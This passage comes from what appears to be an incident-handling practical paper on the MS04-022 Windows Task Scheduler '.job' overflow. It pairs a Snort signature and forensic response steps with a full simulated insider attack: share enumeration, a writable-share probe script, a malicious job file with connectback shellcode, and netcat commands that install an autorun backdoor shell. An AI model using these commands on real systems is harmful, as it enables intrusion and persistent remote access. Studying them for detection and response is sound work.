

Figure 18. Ethereal capture client browsing a share point containing a '.job' file.

The snort signature shown in figure 19 will detect any SMB "NT Create AndX Request" packets which also include a UNICODE string of '.job'.

```
Alert tcp any any -> any 445 (msg:"MS04-022 Job File Exploit";\
Content:"|ff 53 4d 42 a2|";offset:4;\ Content:"|2e 00 6a 00 6f
00 62 00 00 00|";\)
```

Figure 19. Snort signature to detect transfer of '.job' files via SMB.

In addition to using an IDS network signature, users of Symantec Antivirus who use the File System Realtime Protection capability of the Symantec client can download a heuristic called Bloodhound.Exploit.12[xi] designed specifically to detect exploits targeting the Microsoft Windows Task Scheduler '.job' Stack Overflow vulnerability. If File System Realtime Protection is active and this heuristic is present, users will receive a dialog similar to that shown in figure 20 if they attempt to access a malicious job file.



Figure 20. Symantec Antivirus Warning.

The Platforms/Environments

To illustrate the process by which an attacker exploits the Windows task Scheduler '.job' stack overflow vulnerability, I will demonstrate an attack against a fictitious organization called the Jenkins Applied Research Institute (JARI). I performed the actual attack on a non-production test network designed to simulate the network shown in figure 21. The network is protected from the Internet by a PIX firewall. Snort IDS taps are present outside the firewall and within the Intranet. On the Data Center VLAN reside the file and application servers maintained by the JARI IT staff and accessed by all staff. The servers all run Windows 2000 Server. The other VLANs shown in figure 21 are designated for user workstations across various departments. There is a mixture of Windows 2000 Professional and Windows XP user workstations throughout the JARI Intranet.

In this demonstration the attack will be carried out by a JARI insider who is a summer intern. The attacker's machine, identified in the network diagram by a black hat, resides on the Department Y VLAN at IP address 192.168.3.45. The attacker also has an account on the JARI Windows domain. The attacker's machine is running Windows XP. In this simulation the victim's machines are Windows 2000 and XP systems located on the JARI Intranet that do not have hotfix KB841873 installed. In addition, although they have Symantec Antivirus software installed, they do not have the latest updates, specifically the Bloodhound.Exploit.12 heuristic is not present. The attacker himself does not know ahead of time specifically what workstations he will compromise. The attacker will seek out weakly protected Windows share points on the data center subnet to host a malicious job file. After that point, the attacker simply hopes for unsuspecting users to connect to the poisoned share points.

Network Diagram



Figure 21. Network diagram.

Stages of the Attack Process

The attacker's strategy is as follows. He will identify high traffic Windows share points, such as those hosted on the JARI data center subnet, plant malicious job files on the share points, wait for unsuspecting users to visit the share points thereby compromising their systems, and then plant a permanent back door on the compromised machines. It should be noted that in the case of a content based buffer overflow attack such as this example, the nature of the attack stages may look slightly different than other more traditional attacks. In this case the attacker is an insider and the reconnaissance stage will consist primarily of reconnaissance to learn more about the practices and policies used by the IT department to determine the best approach for his attack. The scanning phase is also slightly different. For example, the attacker cannot scan a remote workstation to determine if it is vulnerable to the Microsoft Windows Task Scheduler '.job' Stack Overflow. Instead, during the scanning phase of the attack the attacker will attempt to locate poorly protected Windows share points on which to host his malicious job file.

Reconnaissance

As an insider, the attacker is likely intimately familiar with much of the organizations purpose, business practices, and structure. However, he may be less intimately familiar with some of the IT practices and procedures. In order to make his attack as successful as possible, he needs to have some knowledge of the patching policies, security policies, and network layout.

Before the attacker proceeds with an attack, he must have some assurance that he is attacking a vulnerability that actually exists. Due to the nature of a content based buffer overflow attack, the attacker does not usually have the luxury of simply scanning a remote machine to determine if it is vulnerable. In this case, the attacker must determine the viability of his attack by determining whether the KB841873 hotfix has been widely deployed to JARI workstations. He can gain a general idea of which patches have been pushed out to JARI workstations just by examining his own workstation. To verify the absence of the hotfix on his workstation, he opens the *Add/Remove Programs* applet from the Windows control panel. The appearance of a program entry like the one highlighted in figure 22 indicates that the patch is installed, otherwise the patch is not present.



Figure 22. Checking for installed patches with Add/Remove Programs.

As an insider, the attacker potentially has some knowledge of JARI's Intranet layout. Ideally the attacker wants to place his malicious job files on high traffic file servers. He must identify where on the network such servers might reside. It's a good bet that the subnet containing most of JARI's central file servers is the same subnet where the Windows domain controllers reside. To find the IP address of the Windows domain controller, the attacker uses the *nltest* utility from the Windows 2000 support tools bundle[xii] as shown in figure 23.

```
C:\Program Files\Support Tools>nltest /dsgetdc:jari /pdc
           DC: \\JARI-DC1
      Address: \\192.168.1.3
    Dom Guid: d2d5a28a-e6e8-4435-9a1e-762672bd8b02
    Dom Name: JARI
  Forest Name: jari.edu Dc
Site Name: JARI Our Site
Name: JARI
        Flags: PDC GC DS LDAP KDC TIMESERV WRITABLE DNS_FOREST CLOSE_SITE
The command completed successfully
```

Figure 23. Enumerating domain controllers with nltest.

The *nltest* command can actually perform several functions. For our purposes, when run with the /dsgetdc option, a domain name, and the /pdc option, *nltest* will return information about the specified domain including the NetBIOS name and IP address of the domain controller. Next, to learn more about the security policies in place on the domain controller, the attacker runs the *enum* tool against the domain controller as shown in figure 24.

```
D:\tools\enum\enum>enum -P jari-dc1
server: dom1-dc1
setting up session... success.
password policy:
  min length: 7 chars
  min age: none max
  age: 90 days
  lockout threshold: 10 attempts
  lockout duration: 720 mins
  lockout reset: 720 mins
cleaning up... success.
```

Figure 24. Using enum to retrieve domain security policies.

The *enum* tool is designed to connect to a Windows server using a NULL session and dump user and group account information as well as policy information. The use of the "-P" option tells *enum* to dump policy information.

Scanning

Based on the Windows domain security policies, particularly the lockout policy, the attacker decides against using a brute force password attack to break into someone else's account for use in planting his malicious job files. Instead, he will have to identify weakly protected Windows share points on which he can plant his malicious job files using his own domain account. To do this the attacker runs the *Legion*[xiii] tool to scan the data center subnet (192.168.1.0/24). The *Legion* tool scans a specified IP address range and returns the list of Windows share points present in that address range. Figure 25 shows the output of a *Legion* scan against the 192.168.1.0/24 network.



Figure 25. Scanning for share points with Legion.

After identifying Windows share points located on the data center subnet, the attacker uses the *Save Text* option in *Legion* to save the list of share point names to a file named *sharepoints.txt.* He now needs to identify the share points to which he has write access. The attacker writes a simple Windows shell script, *probe.cmd,* shown in figure 26 to automate this task.

```
@echo off

FOR /F "delims=" %%S IN (sharepoints.txt) do call :check_access "%%S\_testfile.txt" goto :END

:CHECK_ACCESS
echo "testing" > %1
if exist %1 (
echo %1
del %1
)

:END
```

Figure 26. Script to probe for writable share points.

The *probe.cmd* script simply iterates through the *sharepoints.txt* output file, connects to each share point, and attempts to write a file into the top level of each share point. It then checks to see if the file was successfully created. If it was, the file is then deleted and the share point name is echoed to the screen. This is a naïve, potentially noisy approach, but it will often yield fruit. The output from the script is shown in figure 27.

```
C:\>probe.cmd
Access is denied. Access is denied.
Access is denied. Access is denied.
Access is denied. Access is denied.
Access is denied. Access is denied.
"\\192.168.1.24\SDT\_testfile.txt"
Access is denied.
Access is denied.
Access is denied.
Access is denied.
Access is denied.
Access is denied.
Access is denied.
Access is denied.

C:\>
```

Figure 27. Output from running probe.cmd.

One vulnerable share point is identified, \\192.168.1.24\SDT.

Exploiting the System

The attacker uses the HOD-ms04022-task-expl exploit to generate a malicious job file containing connectback shellcode as shown in figure 28.

```
C:\>hod-ms04022-task-expl cleanup.job 2 5001 192.168.3.45

(MS04-022) Microsoft Windows XP TaskScheduler (.job) Universal Exploit --- Coded by

.::[ houseofdabus ]::. ---


[*] Shellcode: Connectback, port = 5001, IP = 192.168.3.45 [*]
Generate file: cleanup.job
```

Figure 28. Using HOD-ms04022-task-expl to generate a malicious job file.

The resulting job file is named cleanup.job. The connectback shellcode will connect to port 5001 on the attacker's workstation, 192.168.3.45. The attacker places the job file on the unprotected share point he discovered in the scanning stage and waits. When a vulnerable machine views the share point, the exploit shellcode will run and connect to the attacker's workstation on port 5001. Exploiting this vulnerability is now a waiting game.

Keeping Access

When a vulnerable system browses a share point containing a malicious job file, the victim's Windows Explorer session will hang and a blank DOS command prompt will appear on the users screen. The user, confused at this result, will likely in a matter of seconds kill Windows Explorer and the DOS command prompt window, thereby killing the connectback shell created by the exploit. So, the attacker has probably less than a minute to take advantage of the connectback shell in an attempt to gain a permanent fold-hold on the victim's machine. A second complication of this attack is the asynchronous nature in which it occurs. The attacker has no guarantee of when or even if a vulnerable workstation will view the share point. For this reason, the attacker needs a simple, automated solution that can respond to a connectback shell originating from a compromised machine and install a more permanent backdoor on that machine.

A simple approach to this problem is for the attacker to configure netcat on his workstation to serve as a connectback shell listener. The netcat listener must be configured such that when the connectback shell on a compromised machine connects, the netcat listener will automatically send commands to the shell that will download and install a backdoor onto the compromised machine. To accomplish this, the attacker first creates a text file on his workstation called *commands.txt* as shown in figure 29. The contents of commands.txt will be pushed to the compromised machines through the connectback shell.

```
copy \\192.168.3.45\share\nc.exe c:\
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run /f /v nc /t REG_SZ /d "c:\nc – d -L
-p 4100 -e cmd"
start c:\nc –d –L –p 4100 –e cmd
exit
```

Figure 29. Commands for installing backdoor on compromised machines.

The commands in commands.txt are designed to carry out the following operations:

1. Download a copy of netcat.

   A netcat executable (nc.exe) is copied from the "share" share point on the attacker's machine to the root c:\ drive on the compromised system.

2. Create an autorun entry for a netcat backdoor listener.

   The Windows *reg* utility is executed to create an "autorun" entry for netcat on the compromised machine. The *reg* utility is a command line utility for adding, modifying and deleting registry entries. Any command listed under the registry key *HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run* is automatically executed by Windows at boot time. The *reg* utility is used to create an autorun entry for the command line "nc –d –L –p 4100 –e cmd". This command creates a netcat backdoor listener on port 4100. The "-e" option instructs netcat to spawn a command shell whenever anything connects to port 4100. The "-d" option ensures the command shell is started as a background process that won't be visible on the user's desktop. The "-L" parameter ensures that netcat will accept multiple connections. When run without the '-L' option, netcat would accept a single network connection and then exit after that connection terminates.

3. Start a netcat backdoor listener.

   A netcat backdoor listener is started on the compromised machine using the same netcat command described in step 2.

4. Terminate the connectshell.

   Finally, the exit command is issued, which causes the connectback shell to exit and disconnect from the attacker's system.

The attacker starts his netcat connectback shell listener with the command line shown in figure 30.

```
C:\nc> for /L %i in (1,1,100) do type commands.txt | nc -l -p 5001
```

Figure 30. Command to start netcat connectback shell listener.

This command line will start netcat listening on port 5001. Each time a connectback shell connects to the netcat listener, the text from commands.txt will be piped into the shell. The FOR loop ensures that each time a connectshell disconnects from the attacker's netcat listener, the netcat listener is restarted. This loop will continue for up to 100 iterations.

Covering Tracks.

Over the course of this attack, the attacker will leave several pieces of incriminating evidence. First, the malicious job file which he has posted to the file server will bear his Windows domain account as the file owner. Second, the shellcode within in the malicious job file contains the IP address of the attacker's workstation. So at some point after the attacker has compromised his fill of workstations, he will need to return to the share point and remove the malicious job file. Also, the attacker will want to remove all traces of HOD-ms04022-taskexpl.exe, HOD-ms04022-task-expl.c, cleanup.job, probe.cmd, and legion from his own workstation.

The Incident Handling Process

Preparation Phase

Existing Incident Handling Procedures

The JARI environment employs an academic mindset rather than a corporate mindset, and they generally avoid formal or strongly worded policies. As a result, their computing environment has traditionally been very open and no formal incident handling policies exist. However, a general set of computer security guidelines does exist and covers the following areas:

Information Classification and Marking

JARI classifies information into three categories of increasing sensitivity: public, JARI sensitive, and JARI proprietary. The policy identifies the types of information defined in each category. It also defines the procedures for proper marking, storage, and release of the different categories of information. For example, JARI sensitive data cannot be stored on an end user workstation unless encrypted and must be clearly marked on the header of every page with the phrase “JARI Sensitive”.

Passwords

JARI requires that all systems and applications be configured to require the use of a password at least 7 characters in length and to require password changes every 90 days. The guidelines also provide suggestions to users on how to select strong passwords.

Use of Banners

The guideline recommends the use of login banners and provides the template banner shown below:

> Note: This resource is for official JARI Business use only by employees or contractors to JARI. Unauthorized attempts to view, upload, or change information on this resource by other persons are strictly prohibited and may be punishable under the Computer Fraud and Abuse Act of 1986. This system is monitored to ensure compliance with all JARI policies and applicable laws. This message constitutes notice that by accessing this system, you consent to such monitoring.

Use of Anti-Virus

The guidelines recommend the use of anti-virus on all desktop computers and laptops, as well as servers where applicable.

JARI does have a strong backup policy in place that requires all computer systems that are attached to the JARI Intranet to be backed on a daily basis using the data backup services provided by JARI IT department.

Existing Countermeasures

The JARI Intranet is shielded from the Internet by a PIX firewall. JARI has deployed Symantec Antivirus corporate edition to every Windows laptop and desktop throughout the organization. In addition, antivirus software runs on all the Windows based file, print, and application servers located on the data center subnet. JARI also uses a hardware appliance to perform SPAM filtering and virus scanning at their email gateway.

On the JARI corporate Windows domain, a solid password policy is enforced using Windows 2000 Group Policy. The following password policies are in effect.

Minimum Password Length	7 characters
Maximum Password Lifetime	90 days
Password Complexity	Password must contain characters from 3 of the 4 character classes: uppercase, lowercase, numeric, non-alphabetic.
Lockout Threshold	10 attempts
Lockout Duration	720 minutes
Password history	24 passwords

There is no formal patching policy at JARI. JARI IT desktop support uses remote desktop management tools to rollout patches across the enterprise. In many cases, several weeks to several months may elapse between the release of a patch by the vendor and rollout of the patch to desktops. The patch latency also holds true for JARI servers that are housed within the data center. When and what security patches to apply is left to the discretion of the desktop support group and system administrators.

Incident Handling Team

JARI formed a network security group several years ago along with a CIRT (Computer Incident Response Team). The members and functions of the network security group and CIRT largely overlap. The CIRT primarily serves as a clearing house for coordination of computer security efforts and dissemination of computer security alerts. The CIRT monitors security mailing lists and sends out

alert emails to the IT support staff and IT management to keep them abreast of relevant, newly disclosed critical vulnerabilities, worms, viruses, etc. The network security group implements and monitors network Intrusion detection capabilities throughout the JARI network.

Most of JARI's incident handling activity is handled in a loose-knit fashion through the cooperation of the intrusion detection analysts, system administrators, and the desktop support group. Despite the fact that JARI currently has no official incident handling policies, they are moving in this direction. Management has recently spent money for training and equipment necessary to develop a proper forensics and incident handling capability. Still in its infancy, a forensics test lab has been established. The following items have been procured.

- A secure room housing a private network with workstations for testing and forensic analysis.
- Large External USB/Firewall hard disks for imaging compromised machines in the field.
- Open Source security testing and forensics tools such as Helix, The Sleuth Kit, VMware, Nessus, and the Windows Forensics Toolkit.

Identification Phase

Incident Timeline

A probable incident timeline follows:

On Monday August 16, 2004, the JARI help desk receives calls from two separate users reporting the inability to browse the \\192.168.1.24\SDT share point. Users report that their Windows Explorer sessions are exiting when they attempt to browse this share point. The help desk support staff attempt to browse the share point, and receive the dialog shown in figure 31.



Figure 31. Symantec Antivirus Notification.

At this point the help desk assigns a trouble ticket to the administrator responsible for the server.

The system administrator, a part-time Windows administrator and full time UNIX administrator is weary and suspicious of all things GUI. From the Windows command prompt he maps a network drive to \\192.168.1.24\SDT and lists the share point contents as shown in figure 32.

```
C:\>net use n: \\192.168.1.24\SDT The
command completed successfully.


C:\>n:

N:\>dir
Volume in drive N has no label.
Volume Serial Number is 982B-97C6

Directory of N:\

06/24/2004  03:13 PM    <DIR>          .
06/24/2004  03:13 PM    <DIR>          ..
07/07/2004  08:19 AM            84,069 aicc.txt
07/07/2004  08:22 AM            24,234 budget_2004.xls
08/16/2004  07:11 AM             1020 cleanup.job
07/07/2004  08:18 AM               207,769
```

Figure 32. Accessing a share point from the command line.

Although not immediately sure of the significance, the presence of a job file in the root share directory seems oddly out of place to the administrator. A quick search on Google for the keywords ".job file" + “windows” returns numerous hits for security advisories and alerts. At this point the administrator contacts the CIRT and reports the suspicious event.

After a quick search on the Internet, the CIRT team comes across Microsoft security advisory ms04022 and the HOD-ms04022-task-expl exploit. Before declaring an incident, the CIRT team downloads and compiles the HOD-ms04022-task-expl code. They use the HOD-ms04022-task-expl exploit code to generate two sample job exploit files, one containing connectback shellcode and another containing portbind shellcode, as shown in figures 33 and 34.

```
C:\>hod-ms04022-task-expl sample_reverse_shell.job 2 9999 10.10.10.10

(MS04-022) Microsoft Windows XP TaskScheduler (.job) Universal Exploit ---

Coded by .::[ houseofdabus ]::. ---

[*] Shellcode: Connectback, port = 9999, IP = 10.10.10.10 [*]
Generate file: sample_reverse_shell.job

C:\>
```

Figure 33. Creating a malicious job file containing connectback shellcode.

```
C:\>hod-ms04022-task-expl sample_bind_shell.job 1 9999


(MS04-022) Microsoft Windows XP TaskScheduler (.job) Universal Exploit ---

Coded by .::[ houseofdabus ]::. ---

[*] Shellcode: Portbind, port = 9999
[*] Generate file: sample_bind_shell.job

C:\>
```

Figure 34. Creating a malicious job file containing portbind shellcode.

As described in the Chain of Custody section below, a copy of the suspicious job on the SDT share point is retrieved. Then, using the HDD Hex Editor, the CIRT team compares the samples files they've just generated with the suspicious file taken from the SDT share point. The HDD Hex Editor allows multiple files to be opened, after which time the user can select *Compare Files* from the *Edit* menu and compare any two files that are currently opened in the hex editor. When compared, the suspicious job file and the sample job file containing connectback shellcode appear almost identical except for a few bytes. This information in conjunction with the suspicious reports from the help desk leads the CIRT team to declare an incident. They notify the CIO and the manager of the JARI data center that they are beginning an investigation.

Chain of Custody

Two members of the CIRT team are sent to the data center to retrieve a copy of the job file found on the SDT share point. Because the job file resides on an NTFS file system, there is additional metadata such as file ownership information and ACLs stored along with the file. If the file were copied to a non-NTFS file system, such as a FAT12 formatted floppy, this valuable information would be lost. In addition, even if the file were copied to another NTFS partition using the standard command line *copy* command, Windows will replace the file ownership information of the copy with that of the user creating the copy.

Because the CIRT team is not sure if the server itself may have been compromised, the CIRT team does not want to use any tools or commands from

the server itself to perform the copy. Instead they will use the Helix incident response CDROM. This CDROM provides several tools for examining a live system. It provides a version of the Windows command prompt, a plethora of useful command line utilities, and it also provides a tool to perform disk imaging. To copy the job file while preserving as much evidence as possible, an NTFS formatted external disk drive is connected to the server and the job file is copied by running the command shown in figure 35 from within the Helix supplied Windows command prompt.

```
Ctrl-D for Directory or Ctrl-F for filename completion
The Shell Path has been modified to find trusted cdrom binaries first
Do not navigate away from the CD drive letter.
===
14:01:45.46 F:\Shells>xcopy /O /X c:\sdt\cleanup.job f:\
C:cleanup.job
1 File(s) copied
```

Figure 35. Xcopy command.

The *xcopy* command when used with the /O and /X parameters will copy a file while preserving the NTFS ownership, ACL, and audit information. A content label is affixed to the top of the external drive and then dated and initialed by the two CIRT members present.

Next the *xcacls* command is run against the cleanup.job file on the server as shown in figure 36.

```
14:02:10.46 F:\Shells> xcacls c:\sdt\cleanup.job
C:\SDT\cleanup.job Everyone:C
                   BUILTIN\Administrators:F
                   NT AUTHORITY\SYSTEM:F
                   JARI\grantre1:F
                   BUILTIN\Users:R
```

Figure 36. Xcalcs command.

The *xcacls* command displays the ACLs present on an NTFS file. In this case the presence of the ACL entry for the grantre1 account is suspicious.

Containment Phase

Containment Measures

First, the disks of all Windows file servers in the data center are searched for the presence of job files. Instead of using the Windows GUI based search tool, a command line based search is run using tools from the Helix incident response CDROM. The search is performed using the Windows command shell contained

on the Helix CDROM for two reasons: to avoid the potential of viewing a directory containing a malicious job file through Windows Explorer thereby compromising the server, and to ensure the integrity of the investigator's tools in the event the server is already compromised. Figure 37 shows how the DOS *dir* command is used to search for job files. The /s parameter to the *dir* command instructs the *dir* command to traverse subdirectories. The parameters "c:*.job" and "d:*.job" cause the *dir* command to list all files on the C and D drives that end in a '.job' extension. Effectively, the *dir* command shown in figure 37 will traverse all directories on the server's c: and d: drives and list any files with a '.job' extension.

```
Ctrl-D for Directory or Ctrl-F for filename completion
The Shell Path has been modified to find trusted cdrom binaries first
Do not navigate away from the CD drive letter.
===

14:16:45.46 F:\Shells> dir /s c:*.job d:*.job
 Volume in drive C has no label. Volume Serial
 Number is 982B-97C6

 Directory of C:\SDT

08/16/2004 07:11a                 1,020 cleanup.job
               1 File(s)          1,020 bytes

    Total Files Listed:
               1 File(s)          1,020 bytes
               0 Dir(s)   8,967,143,424 bytes free

 Volume in drive D has no label.
Volume Serial Number is B8E7-54A4
File Not Found

14:16:55.81 F:\Shells>
```

Figure 37. Searching for job files from the command prompt.

After running this command on all 4 Windows file servers in the data center the only job file found is the one identified previously on \\192.168.1.24\SDT. To prevent the compromise of additional workstations the malicious job file is removed from the share point.

